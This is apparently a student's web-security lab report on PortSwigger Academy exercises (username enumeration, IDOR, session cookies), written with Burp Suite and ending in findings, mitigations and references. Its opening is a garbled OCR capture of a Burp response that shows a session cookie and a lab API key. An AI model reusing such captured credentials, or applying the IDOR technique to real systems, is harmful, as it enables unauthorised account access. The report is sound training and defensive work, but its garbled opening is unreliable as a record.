Set-Cookie: session=rmNSSMjDJYcPtJcSUV0d0alDH4krubUCE; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 6472
<!DOCTYPE html>
<html>
<!--LAB_HEAD_START-->
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labs.css rel=stylesheet>
<title>User ID controlled by request parameter</title>
</head>
<!--LAB_HEAD_END-->
<body>
<script src="/resources/labheader/js/labHeader.js">
</script>
<!--LAB_HEADER_START-->

<section class='academyLabBanner is-solved'>

Search
0 highlights
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 20
Response headers 5
Inspector
Notes
Custom actions
Done
6,692 bytes | 177 millis
Event log (6)
All issues
Memory: 366.2MB of 7.80GB
Disabled


Response
Pretty
Raw
Hex
Render
\n
84

Log out

|

85
</section>
86
</header>
87
<header class="notification-header">
88
</header>
89
<hl>
My Account
</hl>
90


91


Your username is: wiener

92

Your API Key is:
Dw9kgpzDqEvEEBGOV8eisoAekWQxlAZC

93
<form class="login-form" name="
change-email-form" action="
/my-account/change-email" method="POST">
94
<label>
Email
</label>
95
<input required type="email" name="
email" value="">
96
<input required type="hidden" name="
csrf" value="
Your username is
1 match





Reference: OWASP Web Security Testing Guide — [Testing for Logout Functionality](#).

8. CONSOLIDATED FINDINGS TABLE

Vulnerability / Assessment	Category	Result	Potential Impact	Mitigation
Username Enumeration via Different Responses	Authentication	Valid username and password identified in the training lab; account access achieved.	Account discovery and increased risk of credential attacks.	Generic error messages, rate limiting, MFA, monitoring.
IDOR — User ID Controlled by Request Parameter	Access Control	Changing the identifier exposed another user's account information.	Unauthorised access to private account information.	Server-side authorization and ownership checks.
Session Management and Cookie Security Assessment	Session Management	Cookie attributes, logout response, and subsequent account-page behaviour were observed.	Improper session invalidation, if present, could permit continued access using an old session token.	Server-side invalidation, secure cookie settings, session rotation, timeouts, and verification.

9. OVERALL IMPACT

The three practical exercises demonstrate the importance of authentication, authorization, and session management as complementary web-security controls.

The username-enumeration practically demonstrated that differences in authentication responses can reveal valid accounts. The IDOR practical showed that successful authentication does not guarantee that access to another user's information is properly restricted. The session-security assessment highlighted the importance of examining cookie attributes and logout-related behaviour.

The practicals also demonstrated the value of HTTP request and response analysis using Burp Suite. Security testing should consider the request parameters, authenticated user, response content, and server-side authorization decisions rather than relying on HTTP status codes alone.

The findings support the need for consistent authentication responses, strict server-side access control, appropriate session lifecycle management, and systematic security testing.

10. MITIGATION AND SECURITY RECOMMENDATIONS

The following recommendations can strengthen web application security:

1. Authentication security: Use generic login failure messages and rate limiting to reduce username enumeration and repeated credential attacks.
2. Strong credentials: Encourage strong, unique passwords and implement multi-factor authentication where appropriate.
3. Server-side authorization: Validate the user's permissions on every request to a protected resource.
4. Ownership verification: Ensure users can access only their own resources unless explicit permissions allow otherwise.
5. Session lifecycle security: Regenerate session identifiers after login and invalidate sessions on the server during logout.
6. Cookie protection: Use appropriate Secure, HttpOnly, and SameSite attributes.
7. Session expiry: Configure appropriate idle and absolute session timeouts.
8. Security monitoring: Monitor repeated authentication failures and unusual access patterns.
9. Verification after fixes: Retest requests after mitigation to confirm that unauthorised access is denied.
10. Evidence protection: Redact passwords, cookies, API keys, and other sensitive data in screenshots and shared reports.

11. CONCLUSION AND FUTURE SCOPE

11.1 Conclusion

This project provided practical experience in assessing authentication, access control, and session-cookie behaviour in web applications using PortSwigger Web Security Academy and Burp Suite Community Edition.

The first practical demonstrated username enumeration through different login responses and successful account access in the designated training lab. The second demonstrated IDOR and horizontal privilege escalation by manipulating a user identifier to access another user's account information. The third involved inspecting session-cookie attributes, logout responses, and subsequent account-page behaviour.

The assessment reinforced the importance of consistent authentication responses, server-side authorization checks, secure cookie configuration, and correct session lifecycle management. It also demonstrated how Burp Suite can be used to capture and analyse HTTP traffic during security testing.

Overall, the project strengthened the understanding of common web application security weaknesses, their potential impact, and the measures developers can use to reduce the risk of unauthorised access.

11.2 Future Scope

Future work may include further session-management testing, verification of session invalidation after logout, assessment of session expiry and fixation, and additional access-control tests using multiple user roles. Security mitigations can also be validated through repeated testing to compare application behaviour before and after remediation.

12. REFERENCES

1. PortSwigger Web Security Academy. Username enumeration via different responses. https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses

2. PortSwigger Web Security Academy. User ID controlled by request parameter. https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter

3. PortSwigger Web Security Academy. Authentication vulnerabilities. https://portswigger.net/web-security/authentication

4. PortSwigger Web Security Academy. Access control vulnerabilities. https://portswigger.net/web-security/access-control

5. OWASP Foundation. Web Security Testing Guide — Testing for Logout Functionality. https://owasp.github.io/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/06-Session_Management_Testing/06-Testing_for_Logout_Functionality

6. OWASP Foundation. OWASP Top 10 — Broken Access Control and Identification and Authentication Failures. https://owasp.org/Top10/